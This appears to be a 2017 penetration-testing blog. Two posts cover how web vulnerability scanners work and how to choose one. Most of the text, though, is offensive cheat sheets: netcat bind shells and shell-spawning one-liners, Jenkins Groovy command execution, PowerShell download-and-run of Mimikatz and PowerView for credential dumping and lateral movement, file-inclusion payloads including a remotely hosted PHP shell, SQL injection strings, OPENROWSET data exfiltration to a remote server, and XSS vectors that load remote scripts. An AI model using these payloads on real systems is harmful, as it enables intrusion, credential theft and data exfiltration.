Thursday, June 29, 2017

How do Web application Scanners Work? (DAST)

Most of the DAST(Dynamic application security testing) scanners work pretty much the same at a very high level. It can be generally broken into 3 phases. For each phase scanner has a different module. These 3 phases are discussed below.

Crawl Phase

Firstly each scanner has a crawler module. The scanner first kicks-off with the starting url, e.g. www.example.com, and then captures all the linked pages it can find on that page. Next it visits those linked pages and from there tries to find if any new pages have been found and on and on. It keeps a track of the found pages to ensure it doesn't waste time on duplicates.

At the same time it records any forms which it encounter on those pages. Then it tries to submit that form with correct data to discover new pages in the application and the cycle continues. It goes on till it would fill out all the forms found.

This way an automated scanner tries to map out an application to cover most pages of the application and gather Request and Response pairs. Scanners essentially need these request and response to perform the test cases.

To summarize the crawl phase:
Input to this phase is usually a Starting URL.
Output would be list of request and responses or Crawl data.

Detection/Scan Phase

In this phase the Scanners would use its detection module on the request and responses captured during crawl phase to detect vulnerabilities. To do this, detection module uses certain of checks or a set of pre-defined test cases.

Crawl data is run through or feed to these set of test cases for detecting vulnerabilities. based on which test case the vulnerability is found the scanner decides it Rating(High, medium, low).

The scan stops when the scanners goes through all the crawl data for detecting vulnerabilities and no more new pages or forms are discovered.

To summarize the Detection phase:
Input to this phase is usually a Crawl data.
Output would be list of Vulnerability discovered or Scan data.

*Scanners would usually run the scan phase with crawl in parallel. Number of threads for each can vary.* 

Reporting 

Each scanner usually has a reporting engine. The scan data upon scan completion is usually in a scanner readable format. These formats are usually not very convenient for sharing and are not human friendly for manager or testers to process.

For this reason the the scanners would process the scan and crawl data it found in the scan and convert it into a human readable format. Each scanner may have various formats in which the reports may be presented, e.g HTML, PDF, XML, Word.

For portability HTML and PDF reports work best. For automation XML formats are generally used.

Some Enterprise version may additionally provide Bug tracking capabilities as well.

To summarize the Reporting phase:
Input to this phase is usually Scan and crawl data.
Output would be neatly organized Vulnerability Report with findings and graphs.


Wednesday, May 24, 2017

Windows recon

  • Find running services
    sc query state= all
    sc query state= all | find "SERVICE_NAME"
  • Started windows Service - net start
  • List of running processes with user
    tasklist /v /fi "username ne djndfj" //(where djndfj is a user that does not exists.)
    tasklist /v /fi "username ne djndfj" | find /i "system" // process running with system privileges.
  • Read files - type <filename>
  • Create file echo "text" > path/filename
  • version - ver
  • environment variables - set
  • File permissions- cacls <filename>
  • Lateral recon - ARP cache
    ARP -A
  • Scheduled tasks- schtasks /query /fo LIST /v
  • process with service- tasklist /SVC
  • determine which Services can be modified by any authenticated user - accesschk.exe -uwcqv "Authenticated Users" * /accepteula
  • to list all unquoted service paths - wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """


Reference:

http://www.fuzzysecurity.com/tutorials/16.html
https://www.toshellandback.com/2015/11/24/ms-priv-esc/
VizSec


Sunday, May 7, 2017

Command execution to Shell with Netcat

  • Linux (Host) with netcat
    • $ mkfifo foo
    • nc -lk 2600 0<foo | /bin/bash 1>foo         /*2600 is port*/

    On Attacking Maching: $ nc ip 2600

  • Windows (Host) with netcat
    • nc -nlvp 4444 -e cmd.exe

Shell Spawning


python -c 'import pty; pty.spawn("/bin/sh")'
echo os.system('/bin/bash')
/bin/sh -i
perl —e 'exec "/bin/sh";'
perl: exec "/bin/sh";
ruby: exec "/bin/sh"
lua: os.execute('/bin/sh') 
(From within IRB) exec "/bin/sh" 
(From within vi):!bash 
(From within vi) :set shell=/bin/bash:shell
(From within map) !sh

Saturday, March 18, 2017

Groovy Jenkins

Open Jenkins script console might give attackers a way to execute commands on the server.

Example:


def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'cmd.exe /c dir'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"


Details: https://www.pentestgeek.com/penetration-testing/hacking-jenkins-servers-with-no-password

Wednesday, March 8, 2017

AD Recon

Windows : AD recon

Check logged on domain:

echo %userdnsdomain%
corp.google.com

whoami /fqdn
CN=Alex Turner(alturner),OU=User Policy 0,OU=All Users,DC=corp,DC=google,DC=DC=com

Net users randomname /domain
The request will be processed at a domain controller for domain CORP.google.com.

Find administrators on machine

net localgroup administrators
Administrator
corp\Domain Admins
corp\Local-Workstation-Admins
corp\alturner
corp\l-support

Find Domain controller Authenticated to

echo %logonserver%
\\GCBBKDCCORP001

List all domain controllers
nltest /dclist:corp.google.com

Show password policy
Net accounts

Check domain Audit policy pushed to system

auditpol.exe /get /category:*
gpresult /H test.html
gpresult /R
Gpresult /Z

Find All domain Admins

Recognize the domain admin group , for now lets call it "DomAdmin", then run

net group "DomAdmins" /domain

Include Powerview in Powershell


IEX(New-Object System.Net.WebClient).DownloadString(“https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1”)

Include Invoke-massMimikatz-PsRemoting

IEX(New-Object System.Net.WebClient).DownloadString(“https://raw.githubusercontent.com/NetSPI/PowerShell/master/Invoke-MassMimikatz-PsRemoting.psm1”)

#


IEX(New-Object System.Net.WebClient).DownloadString(“https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1”)

IEX(New-Object System.Net.WebClient).DownloadString(“https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PewPewPew/Invoke-MassMimikatz.ps1”)

Suppose we have compromised a system in the domain with admin privileges. Let us assume that account is "corp\alturner".  Now we can get the password for this by using Mimikatz.

Using Invoke-mimikatz it can be done as :

> Invoke-Mimikatz

This will dump your password on screen if you have admin privileges on the system.

Now we can try to move laterally on the network by trying to find all the machines where our compromised account has admin privileges.

Load powerview, then:

> Invoke-FindLocalAdminAccess > admin.txt to dump machine names in admin.txt text file.

Now we can use this output to invoke Mimikatz on the systems found to harvest more credentials. Ideally we could have used  "Invoke-MassMimikatz-PsRemoting" to this with:

Invoke-MassMimikatz-PsRemoting -Verbose -HostList C:\Users\mightlord\admin.txt

But i could not get this to for so we used a Juggad(workaround) here:

Get-Content -Path .\admin.txt | ForEach-Object {Invoke-MassMimikatz-PsRemoting -Hosts $_.ToString() -Verbose -username "corp\alturner" -password "happybunny"}

In case Invoke-Mimikatz is not able to inject the lsass.exe, then try to dump the process memory on disk and invoke mimikatz like this:

Invoke-Mimikatz -Command '"privilege::debug" "sekurlsa::minidump C:\Path\lsass.dmp" "sekurlsa::logonPasswords"'


References:

http://blackpentesters.blogspot.in/2016/08/retrieve-passwords-from-lsass-via.html

https://www.youtube.com/watch?v=rknpKIxT7NM&t=1501s

https://www.youtube.com/watch?v=gajEuuC2-Dk&list=LLawkOb2Rd0Ha8YuW8i39nDA&index=2&t=2429s


Sunday, February 19, 2017

File Inclusion - Basics

File inclusion 

In Php, it is possible to include the contents of one file into another before the server executes it. Php uses include() and require() function to include files in the response by the server. However if this is not done correctly this might lead to an attacker being able include local files from the server.

Let us go a step back and see how we can use require and include in php. Tutorialspoint explains this in a very easy manner as :

/*
Assume you want to create a common menu for your website. Then create a file menu.php with the following content.
<a href="http://www.tutorialspoint.com/index.htm">Home</a> - 
<a href="http://www.tutorialspoint.com/ebxml">ebXML</a> - 
<a href="http://www.tutorialspoint.com/ajax">AJAX</a> - 
<a href="http://www.tutorialspoint.com/perl">PERL</a> <br />

Now create as many pages as you like and include this file to create header. For example now your test.php file can have following content.
<html>
   <body>
   
      <?php include("menu.php"); ?>
      <p>This is an example to show how to include PHP file!</p>
      
   </body>
</html>
It will produce the following result −
Include  */

Sometimes this might be done in a very insecure way.

Assume a website where the index page is loaded as follows, http://abc.com/load_file.php?page=index.php.

Now it might be possible to change the value of 'page' parameter which specifies the filename for:
  1. Retrieving the contents of a local file given its path and necessary permissions, example /etc/passwd
  2. Executing any previously uploaded files(php files) by the attacker to, for example, to spawn a reverse shell. 
In our example we can load the contents of /etc/passwd by issuing the following command.

http://abc.com/load_file.php?page=/etc/passwd

In some case, the developer might append '.php' at the end of the file name that is input by the attacker. To bypass you can try to use null bytes '', without quotes.

http://abc.com/load_file.php?page=/etc/passwd% 00 (please remove space between % 00)

Code will append ".php" to it to make it  "/etc/passwd.php", however it might be evaluated to /etc/passwd and rest would be ignored. This works in older versions of php or if magic_quote_gpc is disabled.


This is where owasp stops https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion, however there are other possible techniques/exploits as well:

  • One method involves using php stream (php://filter) allows to read files on the server.
    this requires 'allow_url_include=On'
    Usage : http://www.somesite.com/?page=php://filter/convert.base64-encode/resource=somephpfile http://www.somesite.com/?page=php://filter/convert.base64-encode/resource=somephpfile% 00 (remove space)
  • Php stream php://input can be use to read input POST data but it requires 'allow_url_fopen'=On and 'allow_url_include'=On
  • http://abc.com/load_file.php?page=../../boot.ini........................(~200 dots). this works only for windows.
  • http://abc.com/load_file.php?page=/etc/passwd/ (doesnt work in vanilla php)
  • http://abc.com/load_file.php?page=/etc/passwd///// (doesnt work in vanilla php)
  • http://abc.com/load_file.php?page=/etc/passwd/././././. (doesnt work in vanilla php)
  • Some techniques which can bypass filters:
    • http://abc.com/load_file.php?page=/etc//passwd/ 
    • http://abc.com/load_file.php?page=/etc/./passwd/ 
  • Using data:// wrapper. This requires 'allow_url_include' = On
    • http://127.0.0.1/incl.php?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpOyA/PgoKCg==
    • http://127.0.0.1/incl.php?file=data://text/plain,%3C?php%20phpinfo();%20?%3E

  • Send random requests with php code. It would get saved in access log file. Include that file to execute the php code sent previously.  
  • http://abc.com/load_file.php?page=file:////etc/passwd/ 
  • In case of rfi page=http://attackerip:port/phpshell.txt can be used where phpshell.txt hosted on attacker machines is :
    <?php
    $output shell_exec('ls');
    echo 
    "<pre>$output</pre>";?>


References:
  1. http://www.ush.it/2009/02/08/php-filesystem-attack-vectors/
  2. https://websec.wordpress.com/2010/02/22/exploiting-php-file-inclusion-overview/
  3. https://www.tutorialspoint.com/php/php_file_inclusion.htm
  4. https://www.notsosecure.com/local-file-inclusion-with-magic_quotes_gpc-enabled/
  5. http://securityidiots.com/Web-Pentest/LFI
  6. http://php.net/manual/en/function.shell-exec.php


Tuesday, February 14, 2017

Blind SQLi, Data exfiltration

When sqlmap fails

It is generally a very slow process to exfiltrate data through a blind sql injection. What is worse is that sqlmap fails on  you in one of those cases and is unable to retrieve the data. *sad face*

However, in some special cases there might be an easier way to exfiltrate data from the database. One of those cases can be when the database is able to connect to the internet over any port/ports. Let us take an example and see how it can be done.

For example, let us assume we found an sql inject on the parameter 'p0' on a website randomsite.vom?p0=canary. Let suppose the database can also connect to the internet on port 443. We will call this database 'Vulnerable Database'.

Now what we can do is, set-up a remote database over the internet on another machine and run it's service on port 443 instead of the default. Them we can use 'openrowset' to exfiltrate data from the vulnerable DB to the remote DB. I will jump right into the juicy part and in case anyone is interested to know more about 'openrowset' and how it works there are links in the references.  Long story short it can be used for DB replication.

Now the generic attack payload would look like this:

randomsite.vom?p0=canary';insert into openrowset (connection details, query remote db) values (query to be run on vulnerable server)--

Now, suppose you want to find out the version of the vulnerable database. then you can change it to:

randomsite.vom?p0=canary';insert into openrowset ('SQLOLEDB', 'DRIVER={SQL Server};SERVER=192.168.43.0,443;UID=sa;PWD=pass','select * from foo') values (@@version)--

Here, foo is table in the remote DB. The table foo should have exactly the same number of columns as the number of columns returned by the query run on vulnerable DB . Here foo has only one column as the output also has one column. If you want to avoid that then you can concat everything and throw it in single column.

Example, assume the vulnerable DB has a table named 'user' which has columns 'id' and 'pass'. 

randomsite.vom?p0=canary';insert into openrowset ('SQLOLEDB', 'DRIVER={SQL Server};SERVER=192.168.43.0,443;UID=sa;PWD=pass','select * from foo') values select concat(id,0x3a,pass) from user--

Assumptions made in above method:
  • Blind SQL injection (in other cases this might be just overkill)
  • Database can connect over the internet.
  • SQL Server assumed. Similar attacks might work on other Vendors such as mysql  


Credits : V Razdan

References:
  • http://securityhorror.blogspot.in/2012/03/mssql-injection-openrowset-side-channel.html
  • https://msdn.microsoft.com/en-us/library/ms190312.aspx

Monday, February 13, 2017

Choosing a Web application Security Scanner

This is a personal Checklist for deciding on a scanner(Enterprise versions) based on usability of the tool. This list would not cover technical or performance capabilities of the tool as those are listed across the internet.

For an Enterprise version you should not worry too much about detection rates as they are usually similar and a good web application security tester can cover for any variation across those rates. Most companies usually would have more than one security tester. From a management prospective it is imperative to check with a tool can provide efficient bug tracking and customisable metrics. These are mostly the pain areas for testers and management alike.

Please beware that most tools would advertise that they offer bug tracking as well but it is very important to actually check how efficient that is. Example, incomplete scans or scans which need to be terminated before it completes is sad reality of Web application scanning. Can the tool manage bug tracking with incomplete scans?

In my experience I have not seen many of the listed issues being talked about when deciding about a scanner which can make a tester's life miserable and delay or slow down the whole scanning process.
Most Importantly one should first determine the purpose of buying an enterprise version of these scanners.

  •  Usability - Ease of use
    • Is the interface user friendly or awfully complex?
    • Interface slow to work with?
    • Do big scans take forever to load and mostly load incompletely in web browser?
    • After what scan size the tool starts to suffer in usability performance?
  • Bug Tracking- One of the key feature to look at when buying an enterprise version of scanners is to look at bug tracking. This for me would be one of the biggest factors.
    • Can handle complete scans?
    • Can handle incomplete or stopped scans? Can track these end to end?Possible to manually change state of issues in bug tracker.
    • Can it connect with tools like Jira.
    • Does the bug tracking break with incomplete scans?
    • Does it offer both automated and manual issue resolution options.
    • Does it have more than one interface for different things? That would add to complexity to overall process.

  • Scanning and Crawling Capabilities
    •  Manual crawl part of Scan or crawl data to be uploaded separately?
    •  Limit on size of crawl data, macro?
    •  Scan site be manually crawled after scan is initiated?
    •  Able to set coverage of scan?
    • Able to set tests in scan or only allowed to set test categories?
    • allowed to save form data for repeated use?

  • Authentication
    • Login data part of scan or to be uploaded separately?
    • What are the various options for recording login?
    • Can it handle basic authentication?
    • Which parameter or condition is checked to see if application is in-session or logged out?

  • Reporting
    • How easy is it pull report for a single scan?
    • Can to tool correlate with previous scans of same application?
    • Can the tool be pause to pull interim reports?
    • Can it run consolidated reports on multiple scans of a website.
    • What are the various report formats?
    • Can you see full request and relevant response in report?
    • Does tool highlight and link the pattern in response which triggered the vulnerability?
    • Do the reports provide easy navigation?Links?Table of content?

  • Licenses and use
    • Floating licenses
    • how many concurrent scans per license?
    • How many Applications can be added in reporting server?
  • Platform dependencies:
    • Is it a windows centric tool or Linux or IOS?
    • Compatible browsers?
    • Any add-ons required for full functioning?
    • Prerequisites to be installed? eg. .net version x.x 
  • Integration testing
    • Does it have a proxy feature or can it be used to intercept web traffic to gather crawl data?
    • Can burp traffic be uploaded for scanning. Limits on uploading traffic?
  • Changing status
    • Ability to mark issues as False positive
    • Ability to mark issues as resolved without new scan. Manual input in bug tracking

SQLI (Mysql)


Working notes


%20 = space
%27 = ‘
-- adfdsfdsf    is comment
%23=#


@@version
@@hostname
user()
database()


Check Vulnerability


Admin’ or ‘’=’
Admin’ or ‘a’=’a’-- asd
Admin’ or ‘a’=’a
admin’ -- lk
admin' AND 1696=1696 AND 'LeED'='LeED
admin' AND SLEEP(5) AND 'BOnx'='BOnx
admin' ORDER BY 1-- lpmY
admin' ORDER BY 100-- lpmY
password(‘a’) != password(‘A’)
root'/**/or/**/'1'='1


Get number of Columns


  • Order By Based
    • admin%27%20order%20by%203--%20l (' order by 3-- lgh)
    • Keep increasing the number till you hit and error.
    • If you git error at 6, then number of columns is 5.
  • Union Based
    • Admin’ union select null, null,.......,null-- lk
    • If 3 nulls give the true/original response, then number of columns is 3. Keep increasing to get the correct number of columns.
  • admin%27%20union%20select%20database(),user(),@@version,null,null--%20j (admin' union select database(),user(),@@version,null,null-- j)


Get list of databases
  • admin' UNION SELECT NULL,NULL,schema_name,NULL,NULL FROM INFORMATION_SCHEMA.SCHEMATA-- RPYg


Get list of tables in a particular DB
  • admin' UNION ALL SELECT NULL,NULL,table_name ,NULL,NULL FROM INFORMATION_SCHEMA.TABLES WHERE table_schema ='information_schema'-- SlTg


Get Column names in a table
  • admin' UNION ALL SELECT NULL,COLUMN_TYPE,COLUMN_NAME,NULL,NULL FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA='exercises' AND TABLE_NAME='users'-- RPYg
  • admin' UNION ALL SELECT NULL,NULL,COLUMN_NAME,NULL,NULL FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA='exercises' AND TABLE_NAME='users'-- RPYg


Get data from table (after column names)
  • admin' UNION ALL SELECT NULL,NULL,CONCAT(';;',age,';;',groupid,';;',id,';;',name,';;',passwd,';;'),NULL,NULL FROM exercises.users-- BxLe
    • Age, group,id where names of the columns retrieved above.


References:


No Space SQLi (Mysql)

In certain situation SQLMap might fail because it is possible white spaces may be filtered. In MySQL it is possible to convert normal payloads to ones without spaces.

When Whitespaces are not allowed use Use () and # or /*commentshere*/ for comments
Normal SQLi --> Admin’ or ‘’='

TRY:
Admin’or(‘’)=’
root'/**/or/**/'1'='1


Get number of Columns


  • admin' union select database(),user(),@@version,null,null-- j


  • admin'union(select(database()),user(),@@version,null,null)%23


Get list of databases


  • admin' UNION ALL SELECT NULL,NULL,schema_name,NULL,NULL FROM INFORMATION_SCHEMA.SCHEMATA-- RPYg


  • admin'UNION(SELECT(NULL),NULL,schema_name,NULL,(NULL)FROM(INFORMATION_SCHEMA.SCHEMATA))%23


Get list of tables in a particular DB
  • admin' UNION SELECT NULL,NULL,table_name ,NULL,NULL FROM INFORMATION_SCHEMA.TABLES WHERE table_schema ='information_schema'-- SlTg


  • admin'UNION(SELECT(NULL),NULL,table_name,NULL,(NULL)FROM(INFORMATION_SCHEMA.TABLES)WHERE(table_schema)='information_schema')%23


Get Column names in a table
  • admin' UNION SELECT NULL,COLUMN_TYPE,COLUMN_NAME,NULL,NULL FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA='exercises' AND TABLE_NAME='users'-- RPYg


  • admin'UNION(SELECT(NULL),COLUMN_TYPE,COLUMN_NAME,NULL,(NULL)FROM(INFORMATION_SCHEMA.COLUMNS)WHERE(TABLE_SCHEMA)=('exercises')AND(TABLE_NAME)='users')%23


  • admin'UNION(SELECT(NULL),COLUMN_TYPE,COLUMN_NAME,NULL,(NULL)FROM(INFORMATION_SCHEMA.COLUMNS)WHERE(TABLE_SCHEMA)=('exercises')AND(TABLE_NAME)='users')%23


Get data from table (after column names)
  • admin' UNION ALL SELECT NULL,NULL,CONCAT(';;',age,';;',groupid,';;',id,';;',name,';;',passwd,';;'),NULL,NULL FROM exercises.users-- BxLe
    • Age, group,id where names of the columns retrieved above.


  • admin'UNION(SELECT(NULL),NULL,CONCAT(';;',age,';;',groupid,';;',id,';;',name,';;',passwd,';;'),NULL,(NULL)FROM(exercises.users))%23

XSS Post Discovery

Post discovery
  • Load a new URL in browser window without forward slash

<body onload=window.location='https:youtube.com'>


  • Load a local js file from same folder without forward slash

<body onload=document.getElementsByTagName('head')[0].appendChild(document.createElement('script')).setAttribute('src','test.js')>

<body onload=document.head.appendChild(document.createElement('script')).setAttribute('src','test.js')>       

  • Load a remote js file from web without forward slash

<input type="image" src="a" onerror=document.getElementsByTagName('head')[0].appendChild(document.createElement('script')).setAttribute("src","http:\x2F\x2Fha.ckers.org\x2Fxss.js")>
\x2F is evaluated to hex decoded to /  inside javascript before js execution on HTML page.

<body onload=document.head.appendChild(document.createElement('script')).setAttribute('src','http:\x2F\x2Fha.ckers.org\x2Fxss.js')>  

<input type="image" src="a" onerror=document.getElementsByTagName('head')[0].appendChild(document.createElement('script')).setAttribute("src","http://ha.ckers.org/xss.js")>

document.write(document.getElementsByTagName('noscript')[0].innerHTML); # pull data from any tag

Cross Site Scripting (XSS)

This is the personal list of XSS attack vectors based on various scenarios.

XSS Attack vectors
  • Xss without spaces

<marquee/onstart=confirm(5)>
<svg/onload=window.onerror=alert;throw/XSS/;//
  •  xss without forward slash

<BODY ONLOAD=alert('XSS')>
<video><source+onerror%3dalert()>

  • xss without forward slash inside option tag

<option value=” mydata”><input type="image" src="a" onerror="alert(123)"><”

  • inside input tag without space

<input  type="text" name="origin" value="set123"oncopy="alert(123)" />

<input type="hidden" name="x" value="" style="background-image:url(http://youtube.com);"/>
<input type="hidden" name="returnurl" value="" accesskey="X" onclick="alert(document.domain)" />
  • Backslash instead of forward


<input type="image" src="https:\\happyorhungry.files.wordpress.com\2011\10\cookie_monster_original.jpg>


  • Html decode before js execution

<a href="" onclick="alert('hi&#39;);alert(/xss/)//'">click</a>
&#39; is evaluated to html decoded to on HTML page  before js execution.

  • inside script variable declare

<script>var a = ""/alert(123)/"";</script>
payload= "/alert(123)/"


  • Capital Letters XSS

           <IMG SRC=1 ONERROR=&#X61;&#X6C;&#X65;&#X72;&#X74;(1234)>

  • Hash based Dom xss

http://victim.com/? param=";location=location.hash)//#0={};alert(0)
  • No event handler XSS

"><math/href=javascript%26colon;alert%60xss%60>CLICK</math><x